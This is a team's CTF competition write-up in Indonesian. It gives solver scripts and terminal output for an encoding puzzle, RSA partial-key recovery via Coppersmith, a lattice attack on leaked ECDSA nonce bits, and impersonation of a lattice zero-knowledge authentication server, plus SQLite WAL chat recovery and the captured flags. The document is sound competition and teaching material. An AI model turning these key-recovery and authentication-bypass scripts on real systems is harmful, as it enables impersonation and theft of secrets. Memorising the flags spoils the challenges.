



Write Up Quals Quals GEMASTIK

Team **HiB x ANT TECH ANT TECH ASYNC**



2byte . AriqArdian . zenc

Table of Contents

Table of Contents	1
Cryptography.....	2
Chall 1 (50 Points).....	2
Chall 2 (100 Points).....	3
Digital Forensic.....	4
chall 1 (50 Points).....	4
chall 2 (100 Points).....	5
Miscellaneous.....	6
chall 1 (50 Points).....	6
chall 2 (50 Points).....	7
OSINT.....	8
chall 1 (50 Points).....	8
chall 2 (50 Points).....	9
Reverse Engineering	10
chall 1 (50 Points).....	10
chall 2 (50 Points).....	11
Web Exploitation	12
chall 1 (50 Points).....	12
chall 2 (50 Points).....	13

Cryptography

common-encoding (100 Points)

Did you know basic encoding? Need deleting spaces? howd?

Author: wondping0

Jadi pada challenge ini kita diberikan sebuah file cipher.txt yang dimana isi file tersebut adalah sebuah ciphertext berikut.

```
SOOH0HHDW00H000DWO0H0HHDWO0H0H0DWO0H0HHDWO0H0HHDWO0H0HHD
WO0HHH0DWO0H0H0DWO0HH00DWO0H0H0DWO0H0HHDWO0H0HHDWO00HH0D
WO0H0HHDWO0HHH0HDWO0HH00DWO0HHH0DWO0HH00DWO00HH0DWO0H000
DWO0HHH0HDWO0H0H0DWO0H0HHDWO0H0H0DWO0H0H0DWO0H0H0DWO0H0H
HDWO0H0HHDWO0HH00HDWO0H0H0DWO0HH0HDWO0HH0HDWO0HHH0DWO0HH
0HDWO0HHH0DWO0H0H0DWO0HH00HDWO0H000DWO0HH00DWO0H000DWO0H0
H0DWO0H00HDWO0HH0HDWO0H00HDWO0HH0HHDWO0H00HDWO00HH0DWO0H
000DWO0H0HHDWO0HH0HDWO0HH0HHDWO0H00HDWO0HH00DWO0H000DWO0H
H0HDWO0H000DWO00HH0DWO0H000DWO0HHH0DWO0H000DWO0H0HHDWO0H0
0HDWO0HH00HDWO0HH0HDWO0HH0HHDWO0H00HDWO0H00HDWO0H00HDW00
HHH00DWO0H00HDWO0HHH0DWO0H00HDWO0H000DWO0H0H0DWO0HH00HDW0
0H0HHDWO0H0HHDWO0HH00DWO0HHH0DWO0H00HDWO0HH0H0DWO0H00HDW
00H000DWO0H000DWO0HH0HHZ
```

Disini ketika di analisis ternyata O dan H disini adalah representasi biner jadi bentuknya O = 0 lalu H = 1 , dan selanjutnya disini D dan W disini sebagai spasi dan S dan Z disini hanya sebagai pembuka saja, jika difokuskan kebiner saja maka alur nya adalah , setiap biner di convert ke integer bilangan integer itu akan di convert ke ascii maka akan membentuk sebuah huruf hex dan jika di decrypt maka akan mengeluarkan flag nya

Jadi alur solve nya adalah : Analisis O dan H representasi biner D dan W sebagai spasi (pemisah) dan S,Z di hapus karena tidak ada korelasi => hitung biner masing blok ke bentuk int => int convert ke ASCII => maka akan membentuk hex => decrypt hex => FLAG

Dan berikut Solver script nya.

```
s = open('cipher.txt').read().strip()
core = s[1:-1]
```

```

blocks = core.split('D')
# normalize: strip leading W if present
norm = []
for b in blocks:
    if b.startswith('W'):
        norm.append(b[1:])
    else:
        norm.append(b)

# try O=0,H=1 binary
for interp in [('O','H'), ('H','O')]:
    zero,one = interp
    vals = []
    for b in norm:
        bits = ''.join('0' if c==zero else '1' for c in b)
        vals.append(int(bits,2))
    print(interp, vals[:20])
    chars = ''.join(chr(v) if 0<=v<256 else '?' for v in vals)
    print(chars)
    print('---')

print(bytes.fromhex(chars).decode())

```

```

', '0') [52, 55, 52, 53, 52, 100, 52, 49, 53, 51, 53, 52, 52, 57, 52, 98, 51, 49, 51, 57]
47454d415354494b31397b5455544f5221215f7375626d69742d63727970746f2d6666c61675f44306e677d
---
GEMASTIK19{TUTOR!!_submit-crypto-flag_D0ng}
AriqArdian : /mnt/c/u/ariq/Doc/Gemastik2/Q/C/Common-encoding feat/exe-testing +1 !1 ?279 → |

```

base

FLAG: GEMASTIK19{TUTOR!!_submit-crypto-flag_D0ng}

AI Transparency : <https://claude.ai/share/664742c9-18c9-48fc-b3f4-82d787a13444>

Lalu untuk solver nya dapet darimana , dapat dari command yang dijalankan dari AI tersebut karena di link share tidak bisa melihat apa saja yang di jalankan oleh ai. maka disini saya melampirkan apa saja command yang di jalankan oleh ai saya.

Try binary decoding with O/H as 0/1 bits ▾

```
s = open('/tmp/s.txt').read().strip()
core = s[1:-1]
blocks = core.split('D')
# normalize: strip leading W if present
norm = []
for b in blocks:
    if b.startswith('W'):
        norm.append(b[1:])
    else:
```

🕒 Menguraikan keluaran heksadesimal menjadi string ASCII yang terbaca.

- Ketemu! Ternyata dua lapis: biner (H=1/O=0) menghasilkan teks **hex**, yang lalu perlu didecode sekali lagi jadi ASCII. Mari saya selesaikan:

Try binary decoding with O/H as 0/1 bits ▾

```
else:
    norm.append(b)

# try 0=0,H=1 binary
for interp in [('O','H'), ('H','O')]:
    zero,one = interp
    vals = []
    for b in norm:
        bits = ''.join('0' if c==zero else '1' for c in b)
```

🕒 Menguraikan keluaran heksadesimal menjadi string ASCII yang terbaca.

- Ketemu! Ternyata dua lapis: biner (H=1/O=0) menghasilkan teks **hex**, yang lalu perlu didecode sekali lagi jadi ASCII. Mari saya selesaikan:

Try binary decoding with O/H as 0/1 bits ▾

```
vals.append(int(bits,2))
print(interp, vals[:20])
chars = ''.join(chr(v) if 0<=v<256 else '?' for v in vals)
print(chars)
print('---')
```

PYEOF

Output

```
Decode the hex string to final ASCII flag ▾  
  
python3 ss.py  
hexstr =  
"47454d415354494b31397b5455544f5221215f7375626d69742d63727970746f2d666c61675f44306e677d"  
print(bytes.fromhex(hexstr).decode())  
PYEOF  
  
Output  
GEMASTIK19{TUTOR!!_submit-crypto-flag_D0ng}
```

Disini saya modif sedikit agar sesuai dengan solver saya .



Eclipseprime (100 Points)

Saat gerhana menutupi sebagian besar bilangan prima, jejak kecilnya masih tertinggal dalam bayangan. Sebuah pesan telah diamankan menggunakan RSA dan enkripsi berlapis, tetapi salah satu faktor penyusunnya tidak sepenuhnya tersembunyi.

Author : ac3

Jadi pada challenge ini kita diberikan sebuah file [challenge.py](#) yang di dalam nya isi kode berikut.

```
#!/usr/bin/env python3

import hashlib
from Crypto.Cipher import AES

N =
837113287970972137634319171437247198803282868313744949163918704638040824976228179242570
666208574476649569123310244626344500734013820909402118905471981284427651991468681980348
420754766553894877354514549584086101102358428330155363453864007026004076069176789511217
81451005120025926791201300875034875989541238363
e = 65537

M = 200
p_high =
779066498508361637039132479749693261273665261356401001256924384453292319395399000173961
6546188299729447871377719498947043779822920348951560395136182517760

oaep_ciphertext =
"48569ef0a9728558c910ad25906be4841526e935241f1e4420d61d5077cead2ea84803f045062d297c9421
56578288882055da772c4c88f8a980c76c8e3689fff81d12e77baac959f506bee74cf6d0dc219acbd1a3bbe
0ab17ef6927f9fc2e55527c27b4ab980849c09bcff720ccfef7367b7701ac8f262cb44707d5452c26e8"

flag_enc = {
    "cipher": "AES-256-GCM",
    "nonce": "707744b6d7c44b5cf3c97a1c75106ef0",
    "ciphertext":
"8e44d3115874d057a22049cd05f3948803ff4cba5e99e66e318bc199d26098b515ef1c58b3b95249711ad5
bf136d1fb1ede08511d2e34c7eedaa8",
    "tag": "f8dda3f1501906d30b7c8024ad724d9f",
}

DOMAIN = b"prime-eclipse::v2::attestation-root::(p_small,dp)"
KDF_SALT = hashlib.sha256(b"prime-eclipse::stage::standalone").digest()
KDF_INFO = b"prime-eclipse|flag|aes256gcm"
```

```

def _hmac_sha256(key: bytes, msg: bytes) -> bytes:
    if len(key) > 64:
        key = hashlib.sha256(key).digest()
    key = key.ljust(64, b"\x00")
    o = bytes(b ^ 0x5C for b in key)
    i = bytes(b ^ 0x36 for b in key)
    return hashlib.sha256(o + hashlib.sha256(i + msg).digest()).digest()

def hkdf_sha256(ikm: bytes, salt: bytes, info: bytes, length: int = 32) -> bytes:
    if salt == b"":
        salt = b"\x00" * 32
    prk = _hmac_sha256(salt, ikm)
    okm, t, c = b"", b"", 1
    while len(okm) < length:
        t = _hmac_sha256(prk, t + info + bytes([c]))
        okm += t
        c += 1
    return okm[:length]

def derive_key(p: int) -> bytes:
    q = N // p
    assert p * q == N
    d = pow(e, -1, (p - 1) * (q - 1))
    p_small = min(p, q)
    dp = d % (p_small - 1)
    ikm = hashlib.sha256(
        DOMAIN + p_small.to_bytes(64, "big") + dp.to_bytes(64, "big")
    ).digest()
    return hkdf_sha256(ikm, KDF_SALT, KDF_INFO, 32)

def seal_flag(p: int, flag: bytes) -> dict:
    key = derive_key(p)
    cipher = AES.new(key, AES.MODE_GCM)
    ct, tag = cipher.encrypt_and_digest(flag)
    return {
        "cipher": "AES-256-GCM",
        "nonce": cipher.nonce.hex(),
        "ciphertext": ct.hex(),
        "tag": tag.hex(),
    }

```

Jadi kode ini adalah RSA dengan adanya hubungan oaep dan juga di gabung dengan AES-GCM 256

Lalu selanjutnya di kode tersebut ada implementasi hmac , hkdf yang seperti biasanya. Tetapi yang menarik dari kode ini adalah dari kode fungsi `derive_key(p)` : fungsi dari kode ini adalah menurunkan kunci AES dari faktorisasi RSA. Dan disini saya curiga terhadap satu variable yaitu adalah :

```
p_high =
779066498508361637039132479749693261273665261356401001256924384453292319395399000173961
6546188299729447871377719498947043779822920348951560395136182517760
```

Disini variable `p_high`, asumsi ku adalah partial bit yang di leak tapi yang tinggi MSB (Most significant bits) yang berarti nilai di leak adalah sekitar 312 bits teratas karena yang belum di ketahui itu $M = 200$ bits. maka disini untuk mencari nilai `p` nya adalah dengan LLL lewat Coppersmith's method (univariate small-roots) untuk merekonstruksi `p` dari `p_high + N`. Lalu disini saya lanjut untuk update fix solver nya dengan versi solver yang **mendiagnosis dulu** (cek bit length `N` dan `p_high`) dan berikut final solver scriptnya.

```
from sage.all import *
import hashlib
from Crypto.Cipher import AES

N =
837113287970972137634319171437247198803282868313744949163918704638040824976228179242570
666208574476649569123310244626344500734013820909402118905471981284427651991468681980348
420754766553894877354514549584086101102358428330155363453864007026004076069176789511217
81451005120025926791201300875034875989541238363
e = 65537
M = 200
p_high =
779066498508361637039132479749693261273665261356401001256924384453292319395399000173961
6546188299729447871377719498947043779822920348951560395136182517760

DOMAIN = b"prime-eclipse::v2::attestation-root::(p_small,dp)"
KDF_SALT = hashlib.sha256(b"prime-eclipse::stage::standalone").digest()
KDF_INFO = b"prime-eclipse|flag|aes256gcm"

flag_enc = {
    "cipher": "AES-256-GCM",
    "nonce": "707744b6d7c44b5cf3c97alc75106ef0",
    "ciphertext":
    "8e44d3115874d057a22049cd05f3948803ff4cba5e99e66e318bc199d26098b515ef1c58b3b95249711ad5
    bf136d1fb1ede08511d2e34c7eedaa8",
    "tag": "f8dda3f1501906d30b7c8024ad724d9f",
}

print("bit_length N      :", N.bit_length())
print("bit_length p_high:", p_high.bit_length())
```



```

        key = hashlib.sha256(key).digest()
    key = key.ljust(64, b"\x00")
    o = bytes(b ^ 0x5C for b in key)
    i = bytes(b ^ 0x36 for b in key)
    return hashlib.sha256(o + hashlib.sha256(i + msg).digest()).digest()

def hkdf_sha256(ikm, salt, info, length=32):
    if salt == b"":
        salt = b"\x00" * 32
    prk = _hmac_sha256(salt, ikm)
    okm, t, c = b"", b"", 1
    while len(okm) < length:
        t = _hmac_sha256(prk, t + info + bytes([c]))
        okm += t
        c += 1
    return okm[:length]

def derive_key(p):
    q = N // p
    assert p * q == N
    d = pow(e, -1, (p - 1) * (q - 1))
    p_small = min(p, q)
    dp = d % (p_small - 1)
    ikm = hashlib.sha256(
        DOMAIN + int(p_small).to_bytes(64, "big") + int(dp).to_bytes(64, "big")
    ).digest()
    return hkdf_sha256(ikm, KDF_SALT, KDF_INFO, 32)

key = derive_key(p)
nonce = bytes.fromhex(flag_enc["nonce"])
ct = bytes.fromhex(flag_enc["ciphertext"])
tag = bytes.fromhex(flag_enc["tag"])

cipher = AES.new(key, AES.MODE_GCM, nonce=nonce)
flag = cipher.decrypt_and_verify(ct, tag)
print(flag)

```

```

AriqArdian : /mnt/c/U/ariq/Doc/Gemastik2/Q/C/Eclipse feat/exe-testing +1 !1 ?279 → python solve.py 2.774s 📦 sage 🏠 system
bit_length N : 1023
bit_length p_high: 512
expected p bits ~: 511
found via scheme A (p = p_high + x), beta = 0.49
p = 779066498508361637039132479749693261273665261356401001256924384453292319395399000173961654618917196057115552846754091188229447725075766360446
4916623398503
b'GEMASTIK19{c0pp3rsm1th_g4t3d_kdf_d3c0y_0aep_n34r_th3_b0und}'

```

FLAG: GEMASTIK19{c0pp3rsm1th_g4t3d_kdf_d3c0y_0aep_n34r_th3_b0und}

AI Transparency : <https://claude.ai/share/0300f76e-2df5-48f3-9174-95a5e181f775>

Nonce-nse (100 Points)

Sebuah sistem meninggalkan jejak dari banyak tanda tangan digital. Di antara angka-angka yang terlihat acak, ada sesuatu yang tidak beres.

Temukan apa yang sebenarnya terjadi pada sistem tsb

Author: ac3

Jadi pada challenge ini kita diberikan sebuah file [challenge.py](#), tipe dari challenge ini adalah menggunakan algoritma ECDSA karena terlihat dari kode ini menggunakan signatures.

```
signatures = [
    {
        "i": 0,
        "msg": "AETHERNET-VAULT log entry #0000 :: authorize withdrawal",
        "h":
74660405396512324436866749632482383008241086390765582044895149294909422700346,
        "r":
19361535033269077115584471817819069596763443070032208925379763489569658064552,
        "s":
96979029067477869944571626003156186702120504779513386008692030116082565059169,
    },
    {
        "i": 1,
```

Tetapi di challenge ini memiliki kerentanan terlihat jelas dikode yaitu terlihat dari kode berikut.

```
nonce_bits_hint = 160
```

disini terdapat variable `nonce_bits_hint = 160`, yang dimana challenge ini leak 160 bits, biasanya challenge yang tipe nya leak atau hint bits maka ujung ujung disini solvernya pasti pakai yes LLL. dan disini vuln nya partian bits leak.

Karena sudah terlihat vulnerability dari challenge ini maka alur untuk solve nya disini adalah : **biased/leaked ECDSA nonce → HNP → lattice attack → full private key recovery → decrypt flag.**

Jadi alur jelas dari solver ini adalah :

Biased/leaked nonce : `nonce_bits_hint = 160` kasih tahu berapa bit dari tiap `kik_i` ki yang "diketahui/predictable", sisanya jadi unknown kecil.

HNP formulation : dari persamaan signature $s_i = k_i^{-1}(z_i + r_i d)$, susun jadi bentuk $t_i - u_i d \equiv c_i \pmod{n}$ per signature

Lattice construction + reduction : susun basis matrix dari semua signature (pakai ~40 yang tersedia), reduksi pakai LLL/BKZ (fpylll/sage) buat cari short vector yang mengandung d.

Extract & verify d : dari short vector kandidat, ekstrak dd d, verifikasi dengan cek $Q \stackrel{?}{=} dG$.

Decrypt flag : pakai d yang sudah benar

Dan berikut solver script nya.

```
import hashlib
import json
from Crypto.Cipher import AES
from fpylll import IntegerMatrix, LLL, BKZ

n = 115792089237316195423570985008687907852837564279074904382605163141518161494337
Gx = 55066263022277343669578718895168534326250603453777594175500187360389116729240
Gy = 32670510020758816978083085130507043184471273380659243275938904335757337482424
Qx = 89739421125418838441079877875434649275548754191176244877445183615314969257233
Qy = 42871877335256847383743687282065005706708081980712524999709465841493014321200

P = 2 ** 256 - 2 ** 32 - 977
A_CURVE = 0

L = 160
B = 2 ** L

flag_enc = {
    "cipher": "AES-256-GCM",
    "nonce": "da6eaa77b8d7943554928d2a69436d7a",
    "ciphertext":
    "76806de435f5e567db6d69eece732903dc249651dfc3a472921ef5926b9a1fd92804b2fe24d30aa45053de
    fa4cc0cc3448c69127",
    "tag": "9b9819540d44cb41ba715412e6a6baf8",
}

DOMAIN = b"aethernet-vault::v2::attestation::(d)"
KDF_SALT = hashlib.sha256(b"aethernet-vault::stage::standalone").digest()
KDF_INFO = b"aethernet-vault|flag|aes256gcm"

def inv(x, m):
    return pow(x, -1, m)

def ec_add(p1, p2):
```



```
if __name__ == "__main__":  
    main()
```

```
ArigArdian : /mnt/c/U/ariq/Doc/Gemastik2/Q/C/Nonce-nse feat/exe-testing +1 !1 ?279 → python solve.py  
[*] d = '79295886621100799536660173890999070263994144161520202567633589011913622152463' (ref=0, bkz=None)  
GEMASTIK19{hnp_sh0rt_b14s3d_n0nc3_l4tt1c3_g4t3d_kdf}
```

base system

FLAG: GEMASTIK19{hnp_sh0rt_b14s3d_n0nc3_l4tt1c3_g4t3d_kdf}

AI Transparency : <https://claude.ai/share/f74c08a2-4477-4383-a3fb-be0c141a3915>



TZKS (400 Points)

```
:warning: Protocol... Protocol... Protocol...
Last year, my friend's thesis was about testing some kind of
protocol...

I don't really understand all the technical stuff about it. I dont
have the main source also.

Maybe... you can bypass it?!

Author: wondping0

nc 15.232.64.175 13500
```

Jadi pada challenge ini kita diberikan sebuah kode HPSL (High Level Protocol Specification language) dengan bentuk kode berikut.

```
%% TZKS wire (JSON/line; ring elem = hex of n big-endian 3-byte coeffs mod q; vector =
list):
%% {"cmd":"enroll"} -> {"c0"} ; {"cmd":"enroll_open","w","z1","z2"} -> {"ok"}
%% {"cmd":"prove","label"} -> {"w","c","z","a"} (a: L public coeffs of label; z = y + c*<a,s>)
%% {"cmd":"auth","w"} -> {"c"} ; {"cmd":"auth_resp","z1","z2"} -> {"flag"}

role authorizer (A, B : agent,
                AA, T : text,
                SND, RCV : channel(dy))
played_by B def=

  local State : nat,
        C0, W0, Z1, Z2 : text

  init State := 0

  transition
  issue. State = 0 /\ RCV(start) =|>
    State' := 1 /\ C0' := new() /\ SND(C0')
  open. State = 1 /\ RCV(W0'.Z1'.Z2')
    /\ add(mul(AA,Z1'), Z2') = add(W0, mul(C0,T)) =|>
    State' := 2 /\ request(B, A, authz, C0)
  end role

role alice (A, B : agent,
           AA, T : text,
           S, E : text,
```

```

    MASK, AGG : hash_func,
    SND, RCV : channel(dy))
played_by A def=

local State      : nat,
    Label, C, Y, W, U, Z : text

init State := 0

transition
prove. State = 0 /\ RCV(Label') =|>
    State' := 0
    /\ Y' := MASK(S.E.Label')
    /\ W' := MASK(E.S.Label')
    /\ U' := AGG(Label'.S)
    /\ C' := new()
    /\ Z' := add(Y', mul(C', U'))
    /\ SND(W'.C'.Z'.AGG(Label'))
    /\ secret(S, wit_s, {A})
    /\ secret(E, wit_e, {A})
end role

role bob (A, B : agent,
    AA, T : text,
    SND, RCV : channel(dy))
played_by B def=

local State : nat,
    W, C, Z1, Z2 : text

init State := 0

transition
commit. State = 0 /\ RCV(W') =|>
    State' := 1 /\ C' := new() /\ SND(C')
check. State = 1 /\ RCV(Z1'.Z2')
    /\ add(mul(AA,Z1'), Z2') = add(W, mul(C,T)) =|>
    State' := 2 /\ request(B, A, auth_ok, W)
end role

role session (A, B : agent,
    AA, T, S, E : text,
    MASK, AGG : hash_func) def=
local SZ, RZ, SA, RA, SB, RB : channel(dy)
composition
    authorizer(A, B, AA, T, SZ, RZ)
    /\ alice (A, B, AA, T, S, E, MASK, AGG, SA, RA)
    /\ bob (A, B, AA, T, SB, RB)

```

```

end role

role environment() def=
  const a, t      : text,
        s, e      : text,
        mask, agg  : hash_func,
        alice, bob : agent,
        authz, auth_ok : protocol_id,
        wit_s, wit_e : protocol_id
  intruder_knowledge = { alice, bob, a, t, mask, agg }
  composition
    session(alice, bob, a, t, s, e, mask, agg)
  /\ session(alice, i, a, t, s, e, mask, agg)
end role

goal
  secrecy_of wit_s, wit_e
  authentication_on authz
  authentication_on auth_ok
end goal

environment()

```

Jadi disini fungsi setiap kodenya adalah :

enroll → server (T) membalas dengan commit c_0 . Ini tahap awal.

enroll_open → client mengirim w, z_1, z_2 untuk "membuka" commit tadi, server mengecek validitasnya, lalu balas ok.

prove → client membuat bukti ZK untuk sebuah label (semacam session id/context), menghasilkan w, c, z, a .

auth / auth_resp → alur autentikasi interaktif: client kirim w , server balas challenge c , client balas z_1, z_2 , server balas flag (berhasil/gagal).

Jadi inti dari kode ini adalah : skema autentikasi Sigma-protocol berbasis lattice (mirip prinsip verifikasi pada tanda tangan Dilithium/Fiat-Shamir over lattice) menjadi dua alur:

1. Enroll (authorizer $\Leftrightarrow$ prover) : pendaftaran awal, verifikasi kepemilikan secret pertama kali.
2. Auth (bob $\Leftrightarrow$ alice) : autentikasi berikutnya, memakai Label sebagai pengikat konteks/sesi agar bukti tak bisa dipakai ulang (anti-replay).

Jadi inti challenge ini adalah Zero Knowledge Proof + Lattice. dan di challenge ini terdapat koneksi target host dan port yang digunakan untuk mendapatkan flag. dan ketika connect server akan meminta PoW (Proof of Work) dulu, setelah itu baru ke inti challenge. Jika sudah berhasil ke inti challenge nya maka akan terdapat sebuah variable Berikut :

$n=256$: dimensi polinomial, $q=8380451$: modulus (prime), $k=4, l=4$: dimensi matriks A ($k \times l$), $\eta=2$: bound untuk secret key S , $\gamma=131072$ bound rejection sampling buat Y/Z , $\tau=39$: jumlah koefisien non-zero di challenge polynomial C , A : matriks publik $k \times l$

Dan juga dibagian selanjutnya terdapat c_0 yaitu sebagai polinomial challenge, setelah diketahui q, n, k, l, A, t . maka bisa dibuat saja seperti ZK proof-of-knowledge Dilithium dengan bentuk :

$t = A \cdot s_1 + s_2 \pmod{q}$ — public key, dengan s_1 (panjang l), s_2/e (panjang k) kecil (secret)

Commit: $w = A \cdot y_1 + y_2$, Challenge: c , Response: $z_1 = y_1 + c \cdot s_1, z_2 = y_2 + c \cdot s_2$, Verifikasi: $A \cdot z_1 + z_2 \stackrel{?}{=} w + c \cdot t$

Lalu disini saya optimisasi lagi solver dengan buat beberapa label berbeda, kumpulin persamaan linear buat rekonstruksi total secret s lalu dari situ turunkan s_2 juga (karena $t = A \cdot s_1 + s_2$ publik), dan akhirnya bisa auth beneran pakai secret asli hasil recovery

Dan berikut solver scriptnya.

```
import sys
import json
import hashlib
import string
import random
import numpy as np
from pwn import remote

def leading_zero_bits(digest):
    count = 0
    for byte in digest:
        if byte == 0:
            count += 8
    continue
```

```

        count += 8 - byte.bit_length()
        break
    return count

def solve_pow(chal, bits):
    charset = string.ascii_letters + string.digits
    counter = 0
    while True:
        candidate = _int_to_str(counter, charset)
        digest = hashlib.sha256((chal + candidate).encode()).digest()
        if leading_zero_bits(digest) >= bits:
            return candidate
        counter += 1

def _int_to_str(n, charset):
    if n == 0:
        return charset[0]
    base = len(charset)
    s = ""
    while n > 0:
        n, r = divmod(n, base)
        s = charset[r] + s
    return s

def recv_json_line(io):
    line = io.recvline(timeout=20)
    return json.loads(line.decode().strip())

def send_json_line(io, obj):
    io.sendline(json.dumps(obj).encode())

def decode_ring_elem(hex_str, n):
    raw = bytes.fromhex(hex_str)
    return [int.from_bytes(raw[i*3:(i+1)*3], "big") for i in range(n)]

def encode_ring_elem(coeffs, q):
    out = bytearray()
    for c in coeffs:
        out += (c % q).to_bytes(3, "big")
    return out.hex()

def zero_ring_elem(n):
    return [0]*n

```



```

AriqArdian : /mnt/c/U/ariq/Doc/Gemastik2/Q/C/TZKS feat/exe-testing +1 !1 ?279 → python solve.py 15.232.64.175 13500 0.667s 🍀 sage 🏠 system
[+] Opening connection to 15.232.64.175 on port 13500: Done
[*] solving PoW bits=20 ...
[*] pow solved: 'kXNL'
[*] params n=256 q=8380451 k=4 l=4
[*] enroll_open: {'ok': True}
[*] collected prove samples for label=0
[*] collected prove samples for label=1
[*] collected prove samples for label=2
[*] collected prove samples for label=3
[*] recovered u_L for label=0
[*] recovered u_L for label=1
[*] recovered u_L for label=2
[*] recovered u_L for label=3
[*] solving big linear system for secret s1 ...
[*] recovered s1
[*] derived s2 from public t
[*] auth_resp: {'flag': 'GEMASTIK19{r353t_th3_pr0v3r_l34k_m0dul3_lw3_w1tn3ss_th3n_1mp3rs0n4t3}'}
[*] Switching to interactive mode

```

FLAG: GEMASTIK19{r353t_th3_pr0v3r_l34k_m0dul3_lw3_w1tn3ss_th3n_1mp3rs0n4t3}

AI Transparency : <https://claude.ai/share/27ac834c-0b1a-4f06-80c7-d660175accdd>



Digital Forensic

cinder (100 Points)

```
ss soal
```

Oke chall ini konsepnya simple, yaitu nge recover deleted transaction history. the tricky part is kalo kita buka .db nya pake sqlite3 akan nge overwrite -wal nya jdnya data dari transaction history bakal ilang.

Date	Time	Attr	Size	Compressed	Name
2024-01-01	00:00:00		1536	647	com.example.cinder/databases/chat.db
2024-01-01	00:00:00		32768	46	com.example.cinder/databases/chat.db-shm
2024-01-01	00:00:00		5392	1784	com.example.cinder/databases/chat.db-wal
2024-01-01	00:00:00		0	2	com.example.cinder/files/avatars/.nomedia
2024-01-01	00:00:00		8	10	com.example.cinder/files/avatars/me.png
2024-01-01	00:00:00		462	290	com.example.cinder/shared_prefs/secure_prefs.xml
2024-01-01	00:00:00		40166	2779	6 files

Langsung aja extract tapi jangan di buka dulu pake sqlite3, yang kami lakukan adalah cek pake xxd then we find salts and some encrypted payload

```
(byteⓈ byuda)-[/mnt/c/Users/ACER/Downloads/CTF/gemas26/forensics/Cinder/wo:
$ xxd chat.db-wal
00000000: 377f 0682 002d e218 0000 0200 0000 0001 7....-.....
00000010: 5341 4c54 4349 4e44 6946 1727 5368 3f22 SALTcINDiF.'Sh?'
00000020: 0000 0001 0000 0000 5341 4c54 4349 4e44 .....SALTcIND
00000030: 4df2 f074 2674 e0c8 5351 4c69 7465 2066 M..t&t..SQLite f
00000040: 6f72 6d61 7420 3300 0200 0202 0040 2020 ormat 3.....@
00000050: 0000 0002 0000 0006 0000 0000 0000 0000 .....
00000060: 0000 0002 0000 0004 0000 0000 0000 0000 .....

```

```

00000290: 0000 0000 0000 0000 5e0a 0700 1704 8128 .....^.....(
000002a0: 096b 7572 6972 66bc a924 0a02 6d65 120c .kurirf..$.me..
000002b0: 4a50 978e b065 4741 7f01 67b6 1a28 c60b JP...eGA..g..(..
000002c0: c8e8 727e 4fb9 7349 cac9 808d e4c8 77d1 ..r~0.sI.....w.
000002d0: 20de 4cca 9503 7305 b1f6 3950 c5fd 048f .L...s...9P....
000002e0: aced 6955 c106 2210 9a0a 3f58 95fc c918 ..iU..."...?X...
000002f0: 4f4a 0529 6fdd b679 6d04 0700 1b04 8142 OJ.)o..ym.....B
00000300: 0963 732d 746f 6b6f 66bc 2008 0a0d 746f .cs-tokof. ...to
00000310: 6b6f 5f6f 6666 6963 6961 6c12 0c78 ea2f ko_official..x./
00000320: cf4c e805 48ca 4b53 901a 2acc 7efc 5cc8 .L..H.KS...*.~.\.
00000330: 91f9 5c2c 36d5 e7e5 7946 74f6 0751 25ff ..\,6...yFt..Q%.
00000340: 9d5c b455 dc06 851e ac3a 86dd 61ce 5dc1 .\U.....:..a.].
00000350: b1d1 8421 4222 10d2 dd16 1c92 17fa 2684 ...!B".....&.
00000360: b267 a7da c22c f642 0306 0019 0470 0966 .g...,.B.....p.f
00000370: 616d 696c 7966 bc12 5c0a 046d 616d 6112 amilyf..\..mama.

```

Nah checkin the shared_prefs/secure_prefs.xml nemu routine enc-nya

```

(byte@byuda)-[/mnt/c/Users/ACER/Downloads/CTF/gemas26/forensics/Cinder/work/com.
$ cat shared_prefs/secure_prefs.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="install_key">zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI=</string>
  <string name="kdf_salt">5n581xQBvjFW5FFDwj2stw==</string>
  <int name="kdf_iters" value="120000" />
  <string name="msg_cipher">AES-256-GCM</string>
  <string name="aad_aad">thread:rowid</string>
  <boolean name="biometric_lock" value="true" />
  <long name="last_sync" value="1723640500" />
</map>

```

Langsung saja konsultasikan ke claudio buat bikin decryptornya and get the flag

```

=====
Attempting AES-256-GCM decryption (key derived via PBKDF2, 120000 iters)...
[txn_01] messages rowid=1 thread='family' sender='mama' -> DECRYPTED: b'jangan lupa beli galon ya nak'
[txn_01] messages rowid=2 thread='family' sender='me' -> DECRYPTED: b'iya ntar sore mampir'
[txn_01] messages rowid=3 thread='family' sender='mama' -> DECRYPTED: b'makasih :)'
[txn_01] messages rowid=4 thread='cs-toko' sender='toko_official' -> DECRYPTED: b'Pesanan #A2213 sudah dikirim, resi J
X9920.'
[txn_01] messages rowid=10 thread='kurir' sender='me' -> DECRYPTED: b'arsip klien sudah gue compress + encrypt'
[txn_01] messages rowid=11 thread='kurir' sender='N' -> DECRYPTED: b'mantap. drop kunci vault-nya di sini'
[txn_01] messages rowid=12 thread='kurir' sender='me' -> DECRYPTED: b'vault manifest - internal, do not forward\npacke
d the following into vault.7z (AES) before wipe:\n - 2024Q3_client_contracts/*.pdf (42 files)\n - payroll_export_nov.x
lsx\n - infra/prod_db_dump.sql.gz\n - keys/deploy_id_ed25519 (rotate after handoff)\n - board_minutes_2024-10.docx\nh
andoff: split archive uploaded to the usual dead-drop in 3 parts;\npart hashes recorded in the courier thread. once N co
nfirms receipt,\npurge local copies and clear this thread (disappearing mode is on).\nreminder: do NOT reuse the old pas
sphrase scheme, N flagged it last time.\nvault key: GEMASTIK19{n0t_burn3d_just_hldng_1n_th3_w4l}\n'
[txn_01] messages rowid=13 thread='kurir' sender='N' -> DECRYPTED: b'diterima. hapus chat ini sekarang'
[txn_02] messages rowid=1 thread='family' sender='mama' -> DECRYPTED: b'jangan lupa beli galon ya nak'
[txn_02] messages rowid=2 thread='family' sender='me' -> DECRYPTED: b'iya ntar sore mampir'
[txn_02] messages rowid=3 thread='family' sender='mama' -> DECRYPTED: b'makasih :)'
[txn_02] messages rowid=4 thread='cs-toko' sender='toko_official' -> DECRYPTED: b'Pesanan #A2213 sudah dikirim, resi J
X9920.'

```

```
#!/usr/bin/env python3
```

```
"""
```

```
cinder_wal_recover.py
```

```
-----
```

```
Forensic WAL-frame-level recovery for the Cinder CTF chat.db (+ -wal, -shm).
```

What it does:

1. Reads chat.db and chat.db-wal directly as bytes (read-only, never touches your original files, never runs sqlite3's own checkpoint).
2. Manually parses every WAL frame per the SQLite file format spec, validating each frame's rolling checksum.
3. Groups frames into transactions by their commit markers, and also keeps any *uncommitted trailing frames* that a normal `sqlite3` checkpoint would silently discard.
